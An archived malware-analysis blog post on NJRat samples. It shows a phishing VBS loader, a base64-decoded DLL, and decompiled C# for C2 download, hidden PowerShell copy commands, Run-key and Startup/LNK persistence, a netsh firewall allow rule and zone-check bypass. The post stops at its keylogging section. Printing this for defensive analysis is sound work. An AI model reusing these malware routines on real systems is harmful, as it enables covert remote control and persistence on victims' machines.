https://breachnova.com/blog.php?id=27

By Osama Ellahi

Archived: 2026-04-10 03:17:42 UTC


Executive Summary

This version {0.7NC} of NJRat was first seen on 17 August 2023 with the name utah-Robert-magazine- speaker. It was delivered by email using phishing. Red Packet Security defines NJRat as a type of remote access trojan (RAT). This malicious software can do a range of things, like recording keystrokes, accessing the victim’s camera, stealing saved login information from web browsers, creating a way for attackers to control the victim’s computer from a remote location, transferring files to and from the victim’s computer, seeing what’s on the victim’s screen, making changes to files, processes, and the Windows registry, and even allowing the attacker to update, remove, restart, close, disconnect, or change the name of their attack campaign.

This analysis comprises two samples labeled as NJ RAT 0.7NC and 0.6.4. The 0.7NC variant introduces a novel method for evading analysis, while 0.6.4 is responsible for managing all other malicious activities.
High-Level Technical Summary

NJRAT is a sophisticated malware that operates in two primary stages. The initial stage involves phishing and obfuscation tactics. In August 2023, security experts first encountered malware, which was distributed via email in the form of a malicious and highly obfuscated VBS (Visual Basic Script) file embedded in documents.

Upon execution, this VBS file performs deobfuscation and reveals a PowerShell script. Within this script lies a base64-encoded DLL (Dynamic Link Library). Once the script successfully decodes the DLL, it proceeds to invoke the “VAI” method within the DLL. This marks the beginning of malware’s further exploitation and malicious activities.



Initial Stage

This stage consists of deobfuscation and decoding of real dll and invoking the binary.2

SHA256

vbs = 5f66c7336f8469a6ab349a3f0f3f7aca1b483f2f2a8b4ad71af79ff51a8aad6b

dll = 153c9ffe148909981900c59c2ccba8ef66f94688ce7ab5e01e3a541937a31294

.VBS


The initial executable comprises a VBS file containing obfuscated PowerShell code. After modifying the VBS file and revealing the de-obfuscated PowerShell code, we can observe its initial command in the terminal. This command involves pinging localhost for a dynamic delay, followed by the self-copying of the executable to the startup folder. This technique is employed to achieve persistence, ensuring that the executable runs every time the device starts up.


This is the command which copy the malicious file in startup folder for future purposes.

cmd.exe /c ping 127.0.0.1 -n 10 & powershell -command [System.IO.File]::Copy(‘’,’C:\Users\’ +

[Environment]::UserName + ‘\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\.vbs’)


After persistence VBS goes for de-obfuscating the malicious DLL. As you can see in the figure below, there is an obfuscated string, and the script is using the yWaUTuYIQuUWknat method to perform a straightforward task: locating and replacing the string with the specified third parameter.






After printing the shell code, I get the real DLL in terminal. So far, we don’t know what this code is and how to invoke it or use it.

By looking at the string, it was base64 encoded. So, I decided to decode it with PowerShell and real binary came out from it.



But let’s see how the exploit is using it.

The VBS has its third obfuscated command which was then de-obfuscated to execute this DLL.



After patching and de-obfuscation, I rephrase the final command which looks like this following script.


It was Invoking its VAI method after decoding the encoded string with base64.

Exploitation

This final exploit has so many malicious functionalities, we will divide them into persistence, **keylogging and c2 communication.**

Initial behavior

This DLL has all the malicious functions, its VAI starts with adding mutation in system. If mutation is already there it will not execute. This technique keeps exploit safe for only one time run. It starts with copying itself to AppData and running that exe within process. It did not execute malicious function directly because this way it is making it hard for reverse engineers to go through dynamic debugging.



Persistence


It starts Infinite loop and it have multiple cases. Let’s start from case 0.

Case 0: Reading first obfuscated variable and reversing it and de-obfuscating it. It gets command from the server and process it.

```
switch (num)
{
case 0:
{
    WebClient webClient = new WebClient();
    webClient.Encoding = Encoding.UTF8;
    string address = Strings.StrReverse(QBXtX).Replace("(ø+(*", "b").Replace(") ú(}!", "c").Replace("►øΦ}4",
      "d").Replace("(◄▲*∞", "e").Replace("@@Φ @+@◄", "x").Replace("→*@P▲(*↓", "h").Replace("ΦΠ}Φ√▱☀ø",
      "t").Replace("(ú=(]", "1").Replace("ú*@@(øú(", "2").Replace("◄+→↓}δP►", ":").Replace("►:#▱*∞*4",
      "/").ToString();
    text = webClient.DownloadString(address);
    num = 1;
    continue;
}
```

Case 1

Reverse the string only.



```
case 1:
    text = Strings.StrReverse(text);
    num = 2;
    continue;
```


Case 2

It creates a new guid id and gives this name to the VBS. After that it searches inside AppData if any VBS present in the AppData, if there is no VBS in **AppData** then it runs command in hidden windows style and copy VBS files from current directory to AppData.

```
case 2:
    if (Operators.CompareString(startup, "1", false) == 0)
    {
        string folderPath = Environment.GetFolderPath(Environment.SpecialFolder.ApplicationData);
        string str = "\\";
        Guid guid = Guid.NewGuid();
        string text2 = folderPath + str + guid.ToString() + ".vbs";
        if (!Directory.GetFiles(folderPath, "*.vbs").Any<string>())
        {
            new Process
            {
                StartInfo = new ProcessStartInfo
                {
                    WindowStyle = ProcessWindowStyle.Hidden,
                    FileName = "C:\\Windows\\System32\\WindowsPowershell\\v1.0\\powershell.exe",
                    Arguments = " -WindowStyle Hidden Copy-Item -Path ".vbs -Destination " + text2
                }
            }.Start();
        }
        RegistryKey registryKey = Registry.CurrentUser.OpenSubKey("SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Run", true);
        num = 3;
        continue;
    }
    if (Operators.CompareString(startup_reg, "2", false) == 0)
    {
        string folderPath2 = Environment.GetFolderPath(Environment.SpecialFolder.ApplicationData);
        num = 6;
        continue;
    }
    goto IL_550;
```


Case 3

After copying the file to AppData it sets persistence registry **SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Run**. By adding this, at every startup it executes this file.



Case 11


Case 11 is focused on persistence but this time it is happening through creating a **LNK** file on run time in startup folder.



This LNK file performs specific action in minimized window using PowerShell.

1. Sleep for 5 sec
2. Start VBS which is inside AppData/roaming.

C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -WindowStyle Hidden C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -WindowStyle Hidden Start-Sleep 5; Start-Process C:\Users\burgo\AppData\Roaming\4df328c8–4a5e-4b9b-8385–1495d13b45dd.vbs



INS () function is totally persistence based which controls the foothold of exploit inside system for future purposes.

It is setting Environment variable **See_MASK_NOZONECHECK to 1** which allows it to download the files and execute the files without zone identifier.


```
477
478         // Token: 0x0600001C RID: 28 RVA: 0x00002B88 File Offset: 0x00000D88
479         public static void INS()
480         {
481             if (OK.Idr)
482             {
483                 if (!OK.CompDir(OK.LO, new FileInfo(Interaction.Environ(OK.DR).ToLower() + "\\" + OK.EXE.ToLower())))
484                 {
485                     try
486                     {
487                         if (File.Exists(Interaction.Environ(OK.DR) + "\\" + OK.EXE))
488                         {
489                             File.Delete(Interaction.Environ(OK.DR) + "\\" + OK.EXE);
490                         }
491                         File.Copy(OK.LO.FullName, Interaction.Environ(OK.DR) + "\\" + OK.EXE, true);
492                         Process.Start(Interaction.Environ(OK.DR) + "\\" + OK.EXE);
493                         ProjectData.EndApp();
494                     }
495                     catch (Exception ex)
496                     {
497                         ProjectData.EndApp();
498                     }
499                 }
500             }
501             try
502             {
503                 Environment.SetEnvironmentVariable("SEE_MASK_NOZONECHECKS", "1", EnvironmentVariableTarget.User);
504             }
505             catch (Exception ex2)
506             {
507             }
508             try
509             {
510                 Interaction.Shell(string.Concat(new string[]
511                 {
512                     "netsh firewall add allowedprogram \"",
513                     OK.LO.FullName,
514                     "\" \"",
```

This code includes a step to add itself to the list of allowed programs in the Windows Firewall. By executing this command, you are essentially instructing the Windows Firewall to allow network traffic for a specific program or application. This action ensures that the program can freely communicate over the network without being hindered by the firewall's restrictions.

```
508             try
509             {
510                 Interaction.Shell(string.Concat(new string[]
511                 {
512                     "netsh firewall add allowedprogram \"",
513                     OK.LO.FullName,
514                     "\" \"",
515                     OK.LO.Name,
516                     "\" ENABLE"
517                 }), AppWinStyle.Hide, false, -1);
518             }
519             catch (Exception ex3)
520             {
521             }
```

It also checks if Isu flag is true which is pre-default true then it sets some registries.

```
522             if (OK.Isu)
523             {
524                 try
525                 {
526                     OK.F.Registry.CurrentUser.OpenSubKey(OK.sf, true).SetValue(OK.RG, "\"" + OK.LO.FullName + "\" ..");
527                 }
528                 catch (Exception ex4)
529                 {
530                 }
531                 try
532                 {
533                     OK.F.Registry.LocalMachine.OpenSubKey(OK.sf, true).SetValue(OK.RG, "\"" + OK.LO.FullName + "\" ..");
534                 }
535                 catch (Exception ex5)
536                 {
537                 }
538             }
```



It copies a file from one location to another (possibly into the Startup folder), and then it initializes a File Stream object to open and read the copied file in the Startup folder. And if server commands to remove, server sends command with “un” and “~” to remove all footprints. At first it removes registries, removes from firewalls allowed program, deletes file from startup folder and at the end it pings 127.0.0.1 and deletes itself.

Keylogging

The keylogger in njrat is doing following steps.

